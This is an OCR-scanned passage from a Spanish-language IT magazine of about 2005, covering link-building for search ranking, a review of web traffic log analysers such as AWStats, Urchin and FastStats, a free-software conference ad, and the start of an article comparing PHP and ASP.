¿Cualquier link nos sirve? ¿Aunque la web sea de otra temática? Sí y no. Si conseguimos 50 links de sitios no relacionados a nuestra web, entonces deberemos obtener al menos otros 50 enlaces de sitios relacionados y, preferiblemente, 100. ¿Por qué? Recientemente los principales buscadores han cambiado sus algoritmos, perjudicando a sitios que no tienen links con páginas de su misma temática. Se trata de hacerle entender a los buscadores el tema de nuestra web, dándole como información nuestro contenido, los enlaces que obtenemos y los enlaces que otorgamos. Esta nueva forma de PageRank se denomina Topic Sensitive PageRank (TSPR) que significa "PageRank sensible a temas". Aunque es una teoría, hay muchos indicios de que esto está sucediendo y será el futuro del posicionamiento en buscadores.

ESTADISTICAS web

Analiza a fondo el tráfico de tu sitio online

Autor: *David Alejandro Yanover, Fundador y Director de la revista digital de informática MasterMagazine, con referencia en www.mastermagazine.info*

Registrar los movimientos que se suscitan en una página en línea es un aspecto fundamental para comprender y visualizar el crecimiento o los problemas de cualquier proyecto virtual. Llevar un seguimiento de las formas a través de las cuales los navegantes se chocan con el contenido de la página, además de analizar sus comportamientos frente a la distribución de publicidades, menús, carros de compra u otros elementos, permiten describir el público que recorre el medio digital. En el caso de un comercio electrónico, identificar las acciones de los usuarios, entre la página de entrada y el envío de un pedido de compra, resulta muy beneficioso, completando así el misterioso espacio en blanco. Pero las aplicaciones de análisis web que recorremos en este informe proveen otras finalidades, tales como medir el rendimiento de una campaña de e-mail, la exposición de avisos publicitarios, el impacto por la presentación de cambios de diseño en el sitio web, y más. Analizar el tráfico supone una destacada serie de ventajas que rápidamente son apreciadas, y que contribuyen a mejorar la experiencia de las personas que dan una vuelta por nuestra página, siempre y cuando se aproveche la información obtenida.

Un campo al que se le dedica mucho énfasis es el modo mediante el cual los visitantes conocen nuestro sitio. Teniendo en cuenta que el 90% del tráfico llega a partir de los motores de búsqueda, principalmente de Google y Yahoo, los programas presentan funciones que les posibilitan marcar las palabras y frases que ayudaron a que nuestra página sea encontrada en los buscadores, además de indicar cifras globales. En este mismo número de NEX IT Specialist, es posible introducirse en el mundo del posicionamiento web. Entonces, descubrimos que estas herramientas de marketing son determinantes para comprobar la eficacia de otras tareas que tienen que ver con el desarrollo web, como es el caso de la optimización para los motores de búsqueda.

Hasta ahora se ha hablado en términos generales de los beneficios que supone analizar el tráfico online, pero ya es tiempo de explicar cómo se llevan a cabo este tipo de reportes. Para conocer en detalle aspectos del funcionamiento y particularidades de los programas destinados a este tipo de tareas, se entrevistó a Mike Landis, Director y Socio principal de Mach5 Enterprises, empresa responsable del reconocido software de análisis de estadísticas FastStats Log Analizar.

Para obtener informes sobre el tráfico web, se utilizan archivos log. Mike Landis explica que estos registros aparecieron a partir de los apuntalamientos de los servidores web Unix. "Los servidores, y la Internet en general fueron inventados en variantes Unix, y esos sistema operativos, por su naturaleza, registran todo".

"El archivo log de un equipo captura un historial de las actividades que se desempeñan en el servidor. Graba qué documentos fueron servidos, y cuándo, así como también un sumario de información sobre los pedidos de los archivos. Esto último, incluye parámetros del usuario, tales como el referente (dónde estaba el visitante antes de llegar a cada página), la dirección IP, información de cookies que es enviada por medio del navegador, el estado de códigos, y el ancho de banda transferido. El servidor web simplemente hace una entrada en su log por cada pedido que recibe. La descarga de una página puede involucrar muchos hits a archivos, dado que una página web siempre contiene gráficos y otros elementos. El servidor enviará cada elemento al explorador del visitante, y registrará cada uno estos, por separado, en el archivo log de la máquina".

Por otro lado, Mike destaca que "temprano en la historia de la web, los responsables del mantenimiento de los sitios se dieron cuenta de que los logs contienen una riqueza de datos acerca de cómo los visitantes usan sus páginas. Pero por el volumen y la naturaleza de la información registrada - los web logs son muy feos para ver a mano - los desarrolladores necesitan un software poderoso para organizar los datos, convirtiéndolos en información útil. Y así el mercado para la web analítica y el análisis de archivos log nació".

Los modos de análisis del tráfico

Se salió en búsqueda de aplicaciones de análisis web, de tal manera de comparar y elegir las mejores propuestas, teniendo en cuenta las características, la facilidad de uso y la relación calidad/precio. Pero antes de abordar las revisiones, es importante señalar que existen cuatro modalidades para procesar informes estadísticos. Cada alternativa posee características propias, y ventajas y desventajas sobre el resto. Cada una de las cuatro propuestas es interesante, pero aún más importante es descubrir cuáles son las mejores aplicaciones en cada terreno.

1- Aplicaciones del lado del servidor: Estas opciones corresponden a programas que procesan en tiempo real los datos que van siendo almacenados en los archivos log. Corren en el servidor, y el acceso a la información del tráfico es mediante una interfaz en línea. Generalmente, este tipo de soluciones vienen incluidas en las ofertas de alojamiento web, ya sea un servidor dedicado o compartido.

2- Servicios de estadísticas: Hoy, es posible encontrar en la red decenas de servicios de análisis de estadísticas de gran calidad, muchos de los cuales son gratuitos. La forma en la que trabajan consiste en proveerle al desarrollador un pequeño código que debe incluir en cada página de su sitio que desea monitorear. Es un sistema muy fácil y rápido, aunque se presentan ciertas limitaciones. Para remitir a un ejemplo, basta remarcar que el código que se incluye en cada página debe ser descargado para que los datos del visitante sean registrados, y a veces, especialmente en las opciones gratuitas, debe esperarse bastante tiempo. Esto se debe a que el servicio es aloja-

do en un servidor externo al cual no se tiene acceso, motivo por el cual no puede trabajarse con documentos log, los cuales son generados en nuestra máquina. De este modo, el código al que se está haciendo referencia viene a reemplazar precisamente a los archivos log.

3- Procesadores Log: Esta opción consiste en la descarga de los archivos log y en el posterior procesamiento de los mismos. Por lo tanto, es necesario tener acceso a los registros de las estadísticas, cuestión que debe consultarse con el proveedor de alojamiento web. En estos casos, el problema de acceso suele darse comúnmente en aquellos sitios que tienen contratado un servicio de hosting compartido. Luego, mediante un software especializado que se utiliza en una típica PC de escritorio, y sin requerir acceso a Internet, se desarrollan informes a fondo, en poco tiempo. Éste es uno de los modos más atractivos y productivos.

4- Soluciones de monitoreo de una red: Esta última propuesta necesita hardware dedicado, vinculado a la red que se conecta con el servidor. Interesante para grandes emprendimientos, que operan con varios equipos. Sin embargo, los costos de implementación son muy altos, por lo que se sugiere echar un vistazo a las tres alternativas anteriores, de precios más económicos y fácil administración.

Bien, sabemos ahora que mediante el uso de los archivos log es posible acceder a cada acción de cada navegante, pero cómo lo utilizan los programas de procesamiento. Le preguntamos entonces a Mike sobre el detrás de escena de su producto estrella, FastStats log Analizar (el mismo está dentro de la tercera categoría: es un programa que trabaja en cualquier PC de escritorio, procesando los archivos log, una vez que estos han sido descargados del servidor). Él, Cuenta que la aplicación revisa de forma directa el contenido del archivo log. "Lee en los logs, agrupa las consultas de los usuarios basándose en cookies, direcciones IP, strings de los navegadores, y compila estadísticas de los visitantes mientras los procesa".

"Bajo la capucha, FastStats toma la especificación de un proyecto en el lenguaje web común XML, analiza los registros basado en esta especificación, y produce un informe, también en XML. Luego muestra los datos en una conveniente interface. Los componentes de la interfaz gráfica se preocupan por tareas extra, tales como convertir los reportes en HTML, exportarlos a un sitio web, descomprimir logs, y configurar el proyecto". A diferencia de otros productos, FastStats no mantiene una base de datos luego del procesamiento de logs, con lo cual el análisis no queda atado a una máquina en particular.

Está optimizado para generar rápidamente los detallados informes del tráfico.

Las soluciones, una a una

AWStats: Fue creado cinco años atrás por Laurent Destailleur, un engeniero de París, por la falta de opciones Open Source que había en aquél entonces. Su desarrollo se convirtió en una de las herramientas más valoradas a nivel mundial. Es gratuita y lleva a cabo complejos procesos de análisis, siendo ejecutada en el servidor web.

La última actualización corrige ciertos aspectos de seguridad, no obstante, uno de los principales atractivos está en la interface. Mediante una página que se divide en dos bloques, es presentado un extenso menú que da acceso a los detalles gráficos del tráfico. Capaz de registrar todo tipo de información, desde los países de los navegantes, hasta las palabras y frases que se usaron para dar con el sitio a través de los motores de búsqueda, WebAnalizer es una opción óptima.

Este analizador trabaja en Perl, a modo de CGI (Common Gateway Interface) o desde una línea de comando, y además destaca por su versatibilidad con las distintas plataformas, soportando tanto sistemas Linux como Windows.

En Internet: ***awstats.sourceforge.net***


Webalizer: Otra opción de código abierto de libre distribución, que corre en línea, en el servidor del sitio. En este caso, el desarrollador se encuentra con una página en la que se muestra la actividad ocurrida durante un mes determinado, y pueden consultarse también períodos anteriores. Su interface es más rápida y directa, pero también más limitada que AWStats.

La aplicación está desarrollada en C, y desde su sitio se hace referencia una y otra vez a la veloz capacidad de procesamiento de los archivos log. Pensado para correr sobre plataformas Linux, Webalizer es una opción segura, sin suponer inversiones ni complejos pasos de instalación.

En Internet: ***www.mrunix.net/webalizer***

Urchin: Ahora le toca el turno a una aplicación comercial. Urchin fue comprada el pasado mes de marzo por Google, el principal motor de búsqueda de Internet. Jonathan Rosenberg, Vicepresidente de administración de producto de Google afirmó, "queremos proveer a los dueños de sitios web y publicistas la información que necesitan para optimizar las experiencias de sus usuarios, y generar un mayor retorno de inversión a partir de los gastos por publicidad". Se trata de un movimiento muy interesante, que refuerza el liderazgo de la empresa en lo que se refiere a las soluciones de rentabilidad y promoción en Internet, mediante los programas AdSense (destinado a que Webmasters coloquen anuncios en sus páginas online, y así ganar dinero de acuerdo al rendimiento de los mismos) y AdWord (para promover sitios web, exponiendo anuncios a través de los miembros de AdSense).

Pero hablemos más en detalle sobre Urchin, un



sistema de estadísticas que ofrece, entre sus características, la capacidad de calcular el porcentaje de usuarios que accedió al sitio pero que lo abandonó sin visitar otras páginas, a excepción de la de entrada; cientos de parámetros acerca de los visitantes y sus comportamientos; una interface funcional, que permite una rápida configuración y puesta en práctica; funciones de seguimiento de campañas publicitarias, con un toque especial para aquellas relacionadas con los buscadores, lo cual permite observar si se alcanzan o no los objetivos planteados, haciendo comparaciones y exhaustivos análisis; se presenta un módulo dedicado al comercio electrónico, que reúne datos acerca de las ventas; y más. Urchin es uno de los líderes, sin lugar a dudas, con poderosos módulos de análisis e incluso opciones de expansión.
En Internet: ***www.urchin.com***

HitsLinks: Es un servicio en línea de análisis de estadísticas web, que corre en el servidor de un tercero. Tiempo atrás, la empresa tenía una versión gratuita, la cual ha sido discontinuada. Disponible en las ediciones Enterprise y Professional, HitsLink ofrece un nivel de detalle comparable al ofrecido por Urchin, dado que se hace mucho hincapié en temas de comercio electrónico, publicidad y buscadores. Es uno de los servicios más recomendables que existen hoy, y su rápida instalación, que se basa en colocar un código en cada página del sitio que se desea monitorear, lo hacen una buena elección.
En Internet: ***www.hitslink.com***

Estadísticas Gratis: Como su nombre lo describe, éste es un servicio totalmente gratuito de estadísticas y contadores. Es una de las tantas opciones que nos porponen en la red, pero está en español. Provee información general, principalmente datos aproximados sobre las visitas e impresiones diarias y mensuales. Este tipo de soluciones deben verse como una posibilidad para pequeños proyectos en línea, ya que muestran un pantallazo general del tráfico.
En Internet: ***www.estadísticasgratis.com***

ClickTracks: Un software de análisis de archivos log impecable, pero costoso. Se instala en la PC del escritorio, y una vez descargados los archivos que hacen referencia al tráfico, puede comenzarse a investigar la actividad del sitio. Es, con seguridad, una de las aplicaciones más completas del mercado. Sin embargo, su precio es algo elevado para el bolsillo de muchos. Una vez instalado el programa, y tras procesar el archivo log, se le presentan al usuario informes profundos, además de posibilitarle la ejecución de análisis específicos, lo que permite un control prácticamente total sobre las estadísticas. Aparecen así, muchísimas funciones para realizar comparaciones y comprobar las actitudes generales de los navegantes ante lo que se les presenta en la página. De esta forma, ClickTracks está orientado hacia pequeñas y grandes empresas, y no hacia usuarios particulares. Su interfaz es totalmente intuitiva y sencilla para cualquier nivel de usuario. Disponible en cinco versiones, ClickTracks satisface las necesidades de miles de sitios web en todo el mundo.
En Internet: ***www.clicktracks.com***

FastStats Log Analizar: Uno de los favoritos de la selección, simplemente por su relación calidad/precio, que lo colocan como uno de los más económicos, pero ello no significa que esté por debajo del resto en lo que a características se refiere. Presenta, a través de una ágil interfaz, el contenido de los archivos log (que han sido descargados del servidor). Se da lugar de este modo, a una serie de opciones de visualización acerca de distintos aspectos del tráfico. La vista más interesante es la HyperLink TreeView, que muestra cómo se van moviendo los usuarios por las páginas del sitio; es una especie de organigrama, de mucha utilidad. Además de contarnos acerca de cómo llegaron los navegantes, aspecto que incluye a los motores de búsqueda, también conocemos datos sobre el tiempo de estadía de los usuarios, sus comportamientos generales, y mucho más. FastStats Analizar viene en una versión normal, Gold, y también gratuita. Esta última, aunque limitada, permite ver toda la funcionalidad de sus hermanos mayores.
En Internet: ***www.mach5.com***

WebTrends Analysis Suite: El último pilar del informe. Es uno de los viejos conocidos de la industria, que ha evolucionado y presentado innovadoras funciones con su última entrega. En la misma, se incorporan las siguientes herramientas: Email Campaign, muestra el rendimiento de las campañas de correo electrónico; Seach Rank Reporting, informa del impacto que tiene en el sitio la caída de posiciones en los resultados de los buscadores; Dynamic Segmentation ofrece un panorama sobre el efecto de cambios y promociones en los visitantes. Mientras que por otro lado se mantienen utilidades de ediciones anteriores, tales como Visual Path, que muestra de forma clara y rápido la actividad en el sitio, Visual Scenario, que comprende información acerca de la entrada y salida de usuarios, y WebTrends SmartView, que permite navegar por el sitio para encontrar maneras de optimizarlo. Estas son sólo algunas de las opciones de análisis que posee este sofisticado software, el cual se puede evaluar antes de realizar la compra.
En Internet: ***www.webtrends.com***

SEGUNDO CONGRESO NACIONAL DE SOFTWARE LIBRE

USUARIA 2005

Buenos Aires, 6 y 7 de junio



DIRIGIDO A:

/ Desarrolladores / Usuarios / Empresas

ORADORES DESTACADOS:

/ Eben Moglen (asesor de la Free Software Foundation, fundador del "Software Freedom Law Center")

/ Theo de Raadt (fundador y líder de los proyectos OpenBSD y OpenSSH)

AREAS TEMATICAS:

- Estrategia: Software Libre y su implementación.
- Soluciones reales: Sistemas, aplicaciones y experiencias de implementación.
- Tecnología: Implementación de soluciones complejas, software de alta complejidad
- Migrando Escritorios: Estudio y técnicas de migración de estaciones de trabajo a Software Libre.
- Java: Su uso en el ambiente del Software Libre .
- Gobierno: Casos concretos de Software Libre en el Estado Argentino, políticas de uso.
- Tutoriales

INFORMES E INSCRIPCION:

- Rincón 326 (C1081ABH)
- Buenos Aires - Argentina
- softlibre@usuaria.org.ar
- http://www.softlibre.org.ar
- Tel: +54 (011) 4951-2631 / 2855


ORGANIZA:



Asociación Argentina de Usuarios de la Informática y las Comunicaciones

AUSPICIAN:








Novell. ORACLE



Declarado de interés educativo por el Ministerio de Educación, Ciencia y Tecnología según res. N° 75SE - 7/03/05



El desarrollo de aplicaciones web propone la posibilidad de usar diferentes tecnologías a la hora de encarar proyectos web dinámicos. En este articulo se analizarán las características de las tecnologías más utilizadas, se compararán entre sí y se medirá cuál es la preponderancia de cada una de ellas en el mercado.

Antes de comenzar a describir cada tecnología realizaremos una introducción al lenguaje sobre el que se basa la creación web, el HTML, para luego poder diferenciar sitios estáticos de aplicaciones dinámicas.

El lenguaje HTML

El HTML, acrónimo inglés de Hyper Text Markup Lenguaje (lenguaje de marcación de hipertexto), es un lenguaje diseñado para estructurar textos y presentarlos en forma de hipertexto, que es el formato estándar de las páginas web. El lenguaje consta de etiquetas que tienen esta forma <B> o <P>. Cada etiqueta significa una cosa, por ejemplo <B> significa que se escriba en negrita (bold) o <P> significa un párrafo, <A> es un enlace, etc. Casi todas las etiquetas tienen su correspondiente etiqueta de cierre, que indica que a partir de ese punto no debe de afectar la etiqueta. Por ejemplo </B> se utiliza para indicar que se deje de escribir en negrita. Así que el HTML no es más que una serie de etiquetas que se utilizan para definir la forma o estilo que queremos aplicar a nuestro documento.
Ejemplo: <B>Esto está en negrita</B>.
Quien tiene la capacidad de interpretar este hipertexto es el explorador como puede ser el Netscape, Internet Explorer o Firefox entre otros. La ultima versión de este lenguaje es HTML 4.01.

Concepto de páginas estáticas y dinámicas

En la web podemos encontrar, o construir, dos tipos de páginas o sitios.

Paginas Estáticas

Las que se presentan sin movimiento y sin funcionalidades más allá de los enlaces. Estas paginas se construyen utilizando lenguaje HTML

Paginas Dinámicas

Las páginas en las que podemos interactuar. Por

TECNOLOGÍAS WEB

¿Qué tecnología elegir a la hora de encarar un proyecto o aplicación web? En este articulo se describe a rasgos generales las tecnologías webs mas utilizadas en el mercado. Tal vez no sea apropiado decir cual es mejor o no que otra, lo importante es conocer e interiorizarse con las carcteristicas de cada una de ellas, para luego definir qué es lo mas conveniente en el proyecto a realizar.

Autor: Emanuel Rincón - MCP - Macromedia Certified Professional

ejemplo cuando el usuario realiza una búsqueda acerca del contenido en un sitio o cuando accede a un sector restringido a través de una autenticación. En estas páginas se utilizan lenguajes capaces de recrear a partir de ciertos "scripts" un sinfín de páginas automatizadas con la capacidad de acceder a bases de datos. Entre estos lenguajes o tecnologías podemos encontrar PHP, ASP, JSP, ASP.NET, ColdFusion.
En la figura 1 se describe le proceso de una pagina dinámica
En una pagina estática al hacer clic sobre un enlace hipertexto, se establece una petición de un archivo HTML residente en el servidor el cual es enviado e interpretado por nuestro navegador (el cliente web).
Sin embargo, si la página que pedimos no es un archivo HTML, el navegador es incapaz de interpretarla y lo único que es capaz de hacer es salvarla en forma de archivo. Es por ello que, si queremos emplear lenguajes con scripts para realizar un sitio web, es absolutamente necesario que sea el propio servidor quien los ejecute e interprete para luego enviarlos al cliente (navegador) en forma de archivo HTML totalmente legible por él, como se muestra en el esquema (Fig.1), el servidor el que maneja toda la información de las bases de datos y cualquier otro recurso, como imágenes o servidores de correo. Utilizando este tipo de programación el cliente no puede ver los scripts de PHP o ASP por ejemplo, ya que como explicamos antes se ejecutan y transforman en HTML antes de enviarlos.

Tecnologías del servidor

Ahora comenzaremos a describir brevemente PHP, ASP, ASP.Net, JSP, Coldfusion, estas son algunas de las tecnologías mas usadas del lado del servidor.

PHP

¿QUÉ ES?

PHP es el acrónimo de Hipertext Preprocesor. Este lenguaje de programación del lado del servidor es gratuito (Open Source) e independiente de la plataforma. PHP esta orientado a funciones y posee múltiples librerías adicionales, tambien soporta capacidad par objetos. El código es interpretado, aunque existe una aplicación gratuita el Zend Optimizer v2.5, que hace uso de optimizaciones multi-pase para acelerar las aplicaciones PHP.
El incremento en velocidad reduce las cargas excesivas en el procesador y, evidentemente el tiempo de ejecución suele reducirse en un 20%-50%.
Ultima versión del lenguaje: PHP 5.0

PLATAFORMA

Es Multiplataforma, existe un módulo de PHP para casi cualquier servidor web. Esto hace que cualquier sistema pueda ser compatible con el lenguaje y significa una ventaja importante, ya que permite mudar el sitio desarrollado en PHP de un sistema a otro sin prácticamente ningún trabajo.
El servidor nativo de PHP es Apache.
Sistema operativo: Linux, Windows, MacOS

CAPACIDADES

Este lenguaje de programación está preparado para realizar muchos tipos de aplicaciones web gracias a la extensa librería de funciones con la que está dotado. Incluye funciones para el envío de correo electrónico, upload de archivos, creación dinámica en el servidor de imágenes en formato GIF, JPG, PNG, también dispone de una librería para crear documentos PDF y utilidades de compresión de archivos entre otras.

COMPATIBILIDAD CON BASES DE DATOS

Permite conectarnos con MySQL, mSQL, Oracle, Microsoft SQL Server, y myODBC, por ejemplo.
Base de datos nativa: MySQL
Soporta más de 20 bases de datos.

DESCARGAS

Se puede descargar a través de la página principal de PHP http://www.php.net y de manera gratuita, un módulo que hace que nuestro servidor web comprenda los scripts realizados en este lenguaje. Para poder ejecutar o correr PHP necesitamos instalar un servidor local, pode-




Fig. 1

mos utilizar Apache o IIS.
El Apache se lo puede descargar desde http://httpd.apache.org/download.cgi y el IIS se lo encuentra en el cd de windows (ej: Windows 2000 Professional)

ASP

¿QUÉ ES?

ASP (Active Server Pages) es la tecnología desarrollada por Microsoft para la creación de páginas dinámicas del servidor. ASP se escribe utilizando el lenguaje Visual Basic Script o Jscript (Javascript de Microsoft). Es un lenguaje orientado a objetos, el código es interpretado.
Ultima versión del lenguaje: ASP 3.0

PLATAFORMA

Los servidores que emplean el lenguaje ASP son aquellos que funcionan con sistema Windows NT, aunque también se puede utilizar en una PC con windows 98 si instalamos un servidor denominado Personal Web Server (PWS). Incluso en sistemas Linux podemos utilizar ASP si instalamos un componente denominado Sun Java System Active Server Pages 4.0, aunque se recomienda trabajar sobre el servidor web nativo, Internet Information Server.
El servidor nativo de ASP es IIS (Internet Information Server)
Sistema operativo: Windows (Linux en prueba).

CAPACIDADES

Podemos realizar muchos tipos de aplicaciones distintas. Nos permite acceso a bases de datos, al sistema de archivos del servidor y en general a todos los recursos que tenga el propio servidor. También tenemos la posibilidad de comprar componentes ActiveX fabricados por distintas empresas de desarrollo de software que sirven para realizar múltiples usos, como el envi de correo, generar gráficos dinamicamente, cargar imágenes en el servidor, entre muchas capacidades más.
Las páginas ASP pueden hacer uso de objetos COM (Component Object Model) que son objetos en algún otro lenguaje (ej.: ejecutables en C++ o Java); de manera que si ya se tiene algo programado las páginas ASP a través del IIS pueden hacer uso de los métodos en estos objetos.

COMPATIBILIDAD CON BASES DE DATOS

